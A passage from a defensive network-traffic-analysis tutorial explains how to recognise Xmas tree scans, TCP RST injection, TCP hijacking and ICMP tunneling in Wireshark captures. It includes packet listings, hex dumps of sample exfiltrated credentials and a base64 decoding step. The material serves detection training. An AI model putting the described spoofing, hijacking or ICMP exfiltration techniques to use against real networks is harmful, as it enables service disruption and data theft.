Let's say the attacker just wanted to throw spaghetti at the wall. In that case, they might utilize a Xmas tree scan, which is when they put all TCP flags on their transmissions. Similarly, our affected host might respond like the following when all flags are set.

1. `If the port is open` - The affected machine will not respond, or at least it will with an RST packet.
2. `If the port is closed` - The affected machine will respond with an RST packet.

Xmas tree scans are pretty easy to spot and look like the following.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
22	0.050527	192.168.10.5	192.168.10.1	TCP	60	38234 → 113 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
23	0.050570	192.168.10.5	192.168.10.1	TCP	60	38234 → 1720 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
24	0.050585	192.168.10.5	192.168.10.1	TCP	60	38234 → 3306 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
25	0.050596	192.168.10.5	192.168.10.1	TCP	60	38234 → 3389 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
26	0.050614	192.168.10.5	192.168.10.1	TCP	60	38234 → 111 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
27	0.050629	192.168.10.5	192.168.10.1	TCP	60	38234 → 143 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
28	0.050696	192.168.10.5	192.168.10.1	TCP	60	38234 → 25 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
29	0.050721	192.168.10.5	192.168.10.1	TCP	60	38234 → 587 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
30	0.050797	192.168.10.5	192.168.10.1	TCP	60	38234 → 554 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
31	0.050799	192.168.10.1	192.168.10.5	TCP	60	113 → 38234 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
32	0.050822	192.168.10.5	192.168.10.1	TCP	60	38234 → 22 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
33	0.050827	192.168.10.1	192.168.10.5	TCP	60	1720 → 38234 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
34	0.050916	192.168.10.1	192.168.10.5	TCP	60	3306 → 38234 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
35	0.050919	192.168.10.5	192.168.10.1	TCP	60	38234 → 993 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
36	0.050980	192.168.10.1	192.168.10.5	TCP	60	3389 → 38234 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0
37	0.051005	192.168.10.5	192.168.10.1	TCP	60	38234 → 8080 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
38	0.051013	192.168.10.5	192.168.10.1	TCP	60	38234 → 8888 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
39	0.051044	192.168.10.5	192.168.10.1	TCP	60	38234 → 80 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0

TCP Connection Resets & Hijacking

Unfortunately, TCP does not provide the level of protection to prevent our hosts from having their connections terminated or hijacked by an attacker. As such, we might notice that a connection gets terminated by an RST packet, or hijacked through connection hijacking.

TCP Connection Termination

Related PCAP File(s):


- `RST_Attack.pcapng`

Suppose an adversary wanted to cause denial-of-service conditions within our network. They might employ a simple TCP RST Packet injection attack, or TCP connection termination in simple terms.

This attack is a combination of a few conditions:

1. `The attacker will spoof the source address to be the affected machine's`
2. `The attacker will modify the TCP packet to contain the RST flag to terminate the connection`
3. `The attacker will specify the destination port to be the same as one currently in use by one of our machines.`


As such, we might notice an excessive amount of packets going to one port.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.4	192.168.10.1	TCP	60	2615 → 80 [RST] Seq=1 Win=512 Len=0
2	1.091132	192.168.10.4	192.168.10.1	TCP	60	2616 → 80 [RST] Seq=1 Win=512 Len=0
3	2.091664	192.168.10.4	192.168.10.1	TCP	60	2617 → 80 [RST] Seq=1 Win=512 Len=0
4	3.096555	192.168.10.4	192.168.10.1	TCP	60	2618 → 80 [RST] Seq=1 Win=512 Len=0
5	4.121377	192.168.10.4	192.168.10.1	TCP	60	2619 → 80 [RST] Seq=1 Win=512 Len=0
6	5.122096	192.168.10.4	192.168.10.1	TCP	60	2620 → 80 [RST] Seq=1 Win=512 Len=0
7	6.128942	192.168.10.4	192.168.10.1	TCP	60	2621 → 80 [RST] Seq=1 Win=512 Len=0
8	7.129421	192.168.10.4	192.168.10.1	TCP	60	2622 → 80 [RST] Seq=1 Win=512 Len=0
9	8.129900	192.168.10.4	192.168.10.1	TCP	60	2623 → 80 [RST] Seq=1 Win=512 Len=0
10	9.130080	192.168.10.4	192.168.10.1	TCP	60	2624 → 80 [RST] Seq=1 Win=512 Len=0
11	10.132575	192.168.10.4	192.168.10.1	TCP	60	2625 → 80 [RST] Seq=1 Win=512 Len=0
12	11.135710	192.168.10.4	192.168.10.1	TCP	60	2626 → 80 [RST] Seq=1 Win=512 Len=0
13	12.191627	192.168.10.4	192.168.10.1	TCP	60	2627 → 80 [RST] Seq=1 Win=512 Len=0
14	13.191937	192.168.10.4	192.168.10.1	TCP	60	2628 → 80 [RST] Seq=1 Win=512 Len=0
15	14.193411	192.168.10.4	192.168.10.1	TCP	60	2629 → 80 [RST] Seq=1 Win=512 Len=0
16	15.194414	192.168.10.4	192.168.10.1	TCP	60	2630 → 80 [RST] Seq=1 Win=512 Len=0

One way we can verify that this is indeed a TCP RST attack is through the physical address of the transmitter of these TCP RST packets. Suppose, the IP address 192.168.10.4 is registered to aa:aa:aa:aa:aa:aa in our network device list, and we notice an entirely different MAC sending these like the following.



```
> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{CCC4B960-1E92-4BD5-BBF3-11E2DFD12FE1}, id 0
> Ethernet II, Src: PcsCompu_53:0c:ba (08:00:27:53:0c:ba), Dst: Netgear_e2:d5:c3 (2c:30:33:e2:d5:c3)
> Internet Protocol Version 4, Src: 192.168.10.4, Dst: 192.168.10.1
> Transmission Control Protocol, Src Port: 2615, Dst Port: 80, Seq: 1, Len: 0
```

This would indicate malicious activity within our network, and we could conclude that this is likely a TCP RST Attack. However, it is worth noting that an attacker might spoof their MAC address in order to further evade detection. In this case, we could notice retransmissions and other issues as we saw in the ARP poisoning section.

TCP Connection Hijacking

Related PCAP File(s):

- `TCP-hijacking.pcap`

For more advanced actors, they might employ TCP connection hijacking. In this case the attacker will actively monitor the target connection they want to hijack.

The attacker will then conduct sequence number prediction in order to inject their malicious packets in the correct order. During this injection they will spoof the source address to be the same as our affected machine.

The attacker will need to block ACKs from reaching the affected machine in order to continue the hijacking. They do this either through delaying or blocking the ACK packets. As such, this attack is very commonly employed with ARP poisoning, and we might notice the following in our traffic analysis.

```
[TCP Retransmission] 23 → 36212 [PSH, ACK]
[TCP Retransmission] 23 → 36212 [PSH, ACK]
[TCP Retransmission] 23 → 36212 [PSH, ACK]
```

ICMP Tunneling


Related PCAP File(s):

- `icmp_tunneling.pcapng`

Tunneling is a technique employed by adversaries in order to exfiltrate data from one location to another. There are many different kinds of tunneling, and each different kind uses a different protocol. Commonly, attackers may utilize proxies to bypass our network controls, or protocols that our systems and controls allow.

Basics of Tunneling

Essentially, when an attacker wants to communicate data to another host, they may employ tunneling. In many cases, we might notice this through the attacker possessing some command and control over one of our machines. As noted, tunneling can be conducted in many different ways. One of the more common types is SSH tunneling. However, proxy-based, HTTP, HTTPs, DNS, and other types can be observed in similar ways.




The idea behind tunneling is that an attacker will be able to expand their command and control and bypass our network controls through the protocol of their choosing.

ICMP Tunneling

In the case of ICMP tunneling an attacker will append data they want to exfiltrate to the outside world or another host in the data field in an ICMP request. This is done with the

intention to hide this data among a common protocol type like ICMP, and hopefully get lost within our network traffic.



Finding ICMP Tunneling

Since ICMP tunneling is primarily done through an attacker adding data into the data field for ICMP, we can find it by looking at the contents of data per request and reply.

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=1/256, ttl=64 (reply in 2)
2	0.000313	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=1/256, ttl=64 (request in 1)
3	1.077716	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=2/512, ttl=64 (reply in 4)
4	1.077974	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=2/512, ttl=64 (request in 3)
5	2.198596	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=3/768, ttl=64 (reply in 6)
6	2.198837	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=3/768, ttl=64 (request in 5)
7	3.229529	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=4/1024, ttl=64 (reply in 8)
8	3.229778	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=4/1024, ttl=64 (request in 7)
9	4.264589	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=5/1280, ttl=64 (reply in 10)
10	4.264821	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=5/1280, ttl=64 (request in 9)
11	5.282900	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=6/1536, ttl=64 (reply in 12)
12	5.283166	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=6/1536, ttl=64 (request in 11)
13	6.311992	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=7/1792, ttl=64 (reply in 14)
14	6.312274	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=7/1792, ttl=64 (request in 13)
15	13.750695	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0001) [Reassembled in #40]
16	13.751046	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=1480, ID=0001) [Reassembled in #40]
17	13.751427	192.168.10.5	192.168.10.1	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2960, ID=0001) [Reassembled in #40]

We can filter our wireshark capture to only ICMP requests and replies by entering ICMP into the filter bar.

icmp

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=1/256, ttl=64 (reply in 2)
2	0.000313	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=1/256, ttl=64 (request in 1)
3	1.077716	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=2/512, ttl=64 (reply in 4)
4	1.077974	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=2/512, ttl=64 (request in 3)
5	2.198596	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=3/768, ttl=64 (reply in 6)
6	2.198837	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=3/768, ttl=64 (request in 5)
7	3.229529	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=4/1024, ttl=64 (reply in 8)
8	3.229778	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=4/1024, ttl=64 (request in 7)
9	4.264589	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=5/1280, ttl=64 (reply in 10)
10	4.264821	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=5/1280, ttl=64 (request in 9)
11	5.282900	192.168.10.5	192.168.10.1	ICMP	98	Echo (ping) request id=0x7ec6, seq=6/1536, ttl=64 (reply in 12)
12	5.283166	192.168.10.1	192.168.10.5	ICMP	98	Echo (ping) reply id=0x7ec6, seq=6/1536, ttl=64 (request in 11)

Suppose we noticed fragmentation occurring within our ICMP traffic as it is above, this would indicate a large amount of data being transferred via ICMP. In order to understand this

behavior, we should look at a normal ICMP request. We may note that the data is something reasonable like 48 bytes.

```
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xd930 [correct]
    [Checksum Status: Good]
    Identifier (BE): 32454 (0x7ec6)
    Identifier (LE): 50814 (0xc67e)
    Sequence Number (BE): 1 (0x0001)
    Sequence Number (LE): 256 (0x0100)
    [Response frame: 2]
    Timestamp from icmp data: Jul 17, 2023 15:43:14.000000000 Mountain Daylight Time
    [Timestamp from icmp data (relative): 0.331815000 seconds]
  Data (48 bytes)
      Data: 341a0500000000001011121314151617181 91a1b1c1d1e1f202122232425262728292a2b…
      [Length: 48]
```

However a suspicious ICMP request might have a large data length like 38000 bytes.

```
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x4ab7 [correct]
    [Checksum Status: Good]
    Identifier (BE): 0 (0x0000)
    Identifier (LE): 0 (0x0000)
    Sequence Number (BE): 0 (0x0000)
    Sequence Number (LE): 0 (0x0000)
    [Response frame: 66]
  Data (38000 bytes)
      Data: 557365726e616d653a20726f6f743b20506173737776f72643a20506173737776f72643132…
      [Length: 38000]
```


If we would like to take a look at the data in transit, we can look on the right side of our screen in Wireshark. In this case, we might notice something like a Username and Password being pinged to an external or internal host. This is a direct indication of ICMP tunneling.

```
0000  08 00 4a b7 00 00 00 00  55 73 65 72 6e 61 6d 65   ··J····· Username
0010  3a 20 72 6f 6f 74 3b 20  50 61 73 73 77 6f 72 64   : root;  Password
0020  3a 20 50 61 73 73 77 6f  72 64 31 32 33 24 55 73   : Passwo rd123$Us
0030  65 72 6e 61 6d 65 3a 20  72 6f 6f 74 3b 20 50 61   ername:  root; Pa
0040  73 73 77 6f 72 64 3a 20  50 61 73 73 77 6f 72 64   ssword:  Password
0050  31 32 33 24 55 73 65 72  6e 61 6d 65 3a 20 72 6f   123$User name: ro
0060  6f 74 3b 20 50 61 73 73  77 6f 72 64 3a 20 50 61   ot; Pass word: Pa
0070  73 73 77 6f 72 64 31 32  33 24 55 73 65 72 6e 61   ssword12 3$Userna
0080  6d 65 3a 20 72 6f 6f 74  3b 20 50 61 73 73 77 6f   me: root ; Passwo
0090  72 64 3a 20 50 61 73 73  77 6f 72 64 31 32 33 24   rd: Pass word123$
00a0  55 73 65 72 6e 61 6d 65  3a 20 72 6f 6f 74 3b 20   Username : root;
00b0  50 61 73 73 77 6f 72 64  3a 20 50 61 73 73 77 6f   Password : Passwo
00c0  72 64 31 32 33 24 55 73  65 72 6e 61 6d 65 3a 20   rd123$Us ername:
00d0  72 6f 6f 74 3b 20 50 61  73 73 77 6f 72 64 3a 20   root; Pa ssword:
00e0  50 61 73 73 77 6f 72 64  31 32 33 24 55 73 65 72   Password 123$User
00f0  6e 61 6d 65 3a 20 72 6f  6f 74 3b 20 50 61 73 73   name: ro ot; Pass
0100  77 6f 72 64 3a 20 50 61  73 73 77 6f 72 64 31 32   word: Pa ssword12
0110  33 24 55 73 65 72 6e 61  6d 65 3a 20 72 6f 6f 74   3$Userna me: root
0120  3b 20 50 61 73 73 77 6f  72 64 3a 20 50 61 73 73   ; Passwo rd: Pass
0130  77 6f 72 64 31 32 33 24  55 73 65 72 6e 61 6d 65   word123$ Username
0140  3a 20 72 6f 6f 74 3b 20  50 61 73 73 77 6f 72 64   : root;  Password
0150  3a 20 50 61 73 73 77 6f  72 64 31 32 33 24 55 73   : Passwo rd123$Us
0160  65 72 6e 61 6d 65 3a 20  72 6f 6f 74 3b 20 50 61   ername:  root; Pa
0170  73 73 77 6f 72 64 3a 20  50 61 73 73 77 6f 72 64   ssword:  Password
0180  31 32 33 24 55 73 65 72  6e 61 6d 65 3a 20 72 6f   123$User name: ro
0190  6f 74 3b 20 50 61 73 73  77 6f 72 64 3a 20 50 61   ot; Pass word: Pa
01a0  73 73 77 6f 72 64 31 32  33 24 55 73 65 72 6e 61   ssword12 3$Userna
01b0  6d 65 3a 20 72 6f 6f 74  3b 20 50 61 73 73 77 6f   me: root ; Passwo
01c0  72 64 3a 20 50 61 73 73  77 6f 72 64 31 32 33 24   rd: Pass word123$
01d0  55 73 65 72 6e 61 6d 65  3a 20 72 6f 6f 74 3b 20   Username : root;
01e0  50 61 73 73 77 6f 72 64  3a 20 50 61 73 73 77 6f   Password : Passwo
01f0  72 64 31 32 33 24 55 73  65 72 6e 61 6d 65 3a 20   rd123$Us ername:
0200  72 6f 6f 74 3b 20 50 61  73 73 77 6f 72 64 3a 20   root; Pa ssword:
0210  50 61 73 73 77 6f 72 64  31 32 33 24 55 73 65 72   Password 123$User
0220  6e 61 6d 65 3a 20 72 6f  6f 74 3b 20 50 61 73 73   name: ro ot; Pass
0230  77 6f 72 64 3a 20 50 61  73 73 77 6f 72 64 31 32   word: Pa ssword12
0240  33 24 55 73 65 72 6e 61  6d 65 3a 20 72 6f 6f 74   3$Userna me: root
```


On the other hand, more advanced adversaries will utilize encoding or encryption when transmitting exfiltrated data, even in the case of ICMP tunneling. Suppose we noticed the following.

```
0000  00 00 d0 ed 00 00 00 00  56 47 68 70 63 79 42 70   ........ VGhpcyBp
0010  63 79 42 68 49 48 4e 6c  59 33 56 79 5a 53 42 72   cyBhIHNl Y3VyZSBr
0020  5a 58 6b 36 49 45 74 6c  65 54 45 79 4d 7a 51 31   ZXk6IEtl eTEyMzQ1
0030  4e 6a 63 34 4f 51 6f 3d  56 47 68 70 63 79 42 70   Njc4OQo= VGhpcyBp
0040  63 79 42 68 49 48 4e 6c  59 33 56 79 5a 53 42 72   cyBhIHNl Y3VyZSBr
0050  5a 58 6b 36 49 45 74 6c  65 54 45 79 4d 7a 51 31   ZXk6IEtl eTEyMzQ1
0060  4e 6a 63 34 4f 51 6f 3d  56 47 68 70 63 79 42 70   Njc4OQo= VGhpcyBp
0070  63 79 42 68 49 48 4e 6c  59 33 56 79 5a 53 42 72   cyBhIHNl Y3VyZSBr
0080  5a 58 6b 36 49 45 74 6c  65 54 45 79 4d 7a 51 31   ZXk6IEtl eTEyMzQ1
0090  4e 6a 63 34 4f 51 6f 3d  56 47 68 70 63 79 42 70   Njc4OQo= VGhpcyBp
00a0  63 79 42 68 49 48 4e 6c  59 33 56 79 5a 53 42 72   cyBhIHNl Y3VyZSBr
00b0  5a 58 6b 36 49 45 74 6c  65 54 45 79 4d 7a 51 31   ZXk6IEtl eTEyMzQ1
00c0  4e 6a 63 34 4f 51 6f 3d  56 47 68 70 63 79 42 70   Njc4OQo= VGhpcyBp
00d0  63 79 42 68 49 48 4e 6c  59 33 56 79 5a 53 42 72   cyBhIHNl Y3VyZSBr
00e0  5a 58 6b 36 49 45 74 6c  65 54 45 79 4d 7a 51 31   ZXk6IEtl eTEyMzQ1
00f0  4e 6a 63 34 4f 51 6f 3d  56 47 68 70 63 79 42 70   Njc4OQo= VGhpcyBp
0100  63 79 42 68 49 48 4e 6c  59 33 56 79 5a 53 42 72   cyBhIHNl Y3VyZSBr
0110  5a 58 6b 36 49 45 74 6c  65 54 45 79 4d 7a 51 31   ZXk6IEtl eTEyMzQ1
0120  4e 6a 63 34 4f 51 6f 3d  56 47 68 70 63 79 42 70   Njc4OQo= VGhpcyBp
0130  63 79 42 68 49 48 4e 6c  59 33 56 79 5a 53 42 72   cyBhIHNl Y3VyZSBr
0140  5a 58 6b 36 49 45 74 6c  65 54 45 79 4d 7a 51 31   ZXk6IEtl eTEyMzQ1
0150  4e 6a 63 34 4f 51 6f 3d  56 47 68 70 63 79 42 70   Njc4OQo= VGhpcyBp
0160  63 79 42 68 49 48 4e 6c  59 33 56 79 5a 53 42 72   cyBhIHNl Y3VyZSBr
0170  5a 58 6b 36 49 45 74 6c  65 54 45 79 4d 7a 51 31   ZXk6IEtl eTEyMzQ1
0180  4e 6a 63 34 4f 51 6f 3d  56 47 68 70 63 79 42 70   Njc4OQo= VGhpcyBp
0190  63 79 42 68 49 48 4e 6c  59 33 56 79 5a 53 42 72   cyBhIHNl Y3VyZSBr
01a0  5a 58 6b 36 49 45 74 6c  65 54 45 79 4d 7a 51 31   ZXk6IEtl eTEyMzQ1
01b0  4e 6a 63 34 4f 51 6f 3d  56 47 68 70 63 79 42 70   Njc4OQo= VGhpcyBp
01c0  63 79 42 68 49 48 4e 6c  59 33 56 79 5a 53 42 72   cyBhIHNl Y3VyZSBr
01d0  5a 58 6b 36 49 45 74 6c  65 54 45 79 4d 7a 51 31   ZXk6IEtl eTEyMzQ1
01e0  4e 6a 63 34 4f 51 6f 3d  56 47 68 70 63 79 42 70   Njc4OQo= VGhpcyBp
01f0  63 79 42 68 49 48 4e 6c  59 33 56 79 5a 53 42 72   cyBhIHNl Y3VyZSBr
0200  5a 58 6b 36 49 45 74 6c  65 54 45 79 4d 7a 51 31   ZXk6IEtl eTEyMzQ1
0210  4e 6a 63 34 4f 51 6f 3d  56 47 68 70 63 79 42 70   Njc4OQo= VGhpcyBp
0220  63 79 42 68 49 48 4e 6c  59 33 56 79 5a 53 42 72   cyBhIHNl Y3VyZSBr
0230  5a 58 6b 36 49 45 74 6c  65 54 45 79 4d 7a 51 31   ZXk6IEtl eTEyMzQ1
0240  4e 6a 63 34 4f 51 6f 3d  56 47 68 70 63 79 42 70   Njc4OQo= VGhpcyBp
```


We could copy this value out of Wireshark and decode it within linux with the base64 utility.

```
echo 'VGhpcyBpcyBhIHNlY3VyZSBrZXk6IEtleTEyMzQ1Njc4OQo=' | base64 -d
```

This would also be a case where ICMP tunneling is observed. In many cases, if the ICMP data length is larger than 48-bytes, we know something fishy is going on, and should always look into it.

Preventing ICMP Tunneling

In order to prevent ICMP tunneling from occurring we can conduct the following actions.

1. `Block ICMP Requests` - Simply, if ICMP is not allowed, attackers will not be able to utilize it.
2. `Inspect ICMP Requests and Replies for Data` - Stripping data, or inspecting data for malicious content on these requests and replies can allow us better insight into our environment, and the ability to prevent this data exfiltration.

HTTP/HTTPs Service Enumeration

Related PCAP File(s):

- `basic_fuzzing.pcapng`

Many times, we might notice strange traffic to our web servers. In one of these cases, we might see that one host is generating excessive traffic with HTTP or HTTPs. Attackers like to abuse the transport layer many times, as the applications running on our servers might be vulnerable to different attacks. As such, we need to understand how to recognize the steps an attacker will take to gather information, exploit, and abuse our web servers.

Generally speaking, we can detect and identify fuzzing attempts through the following

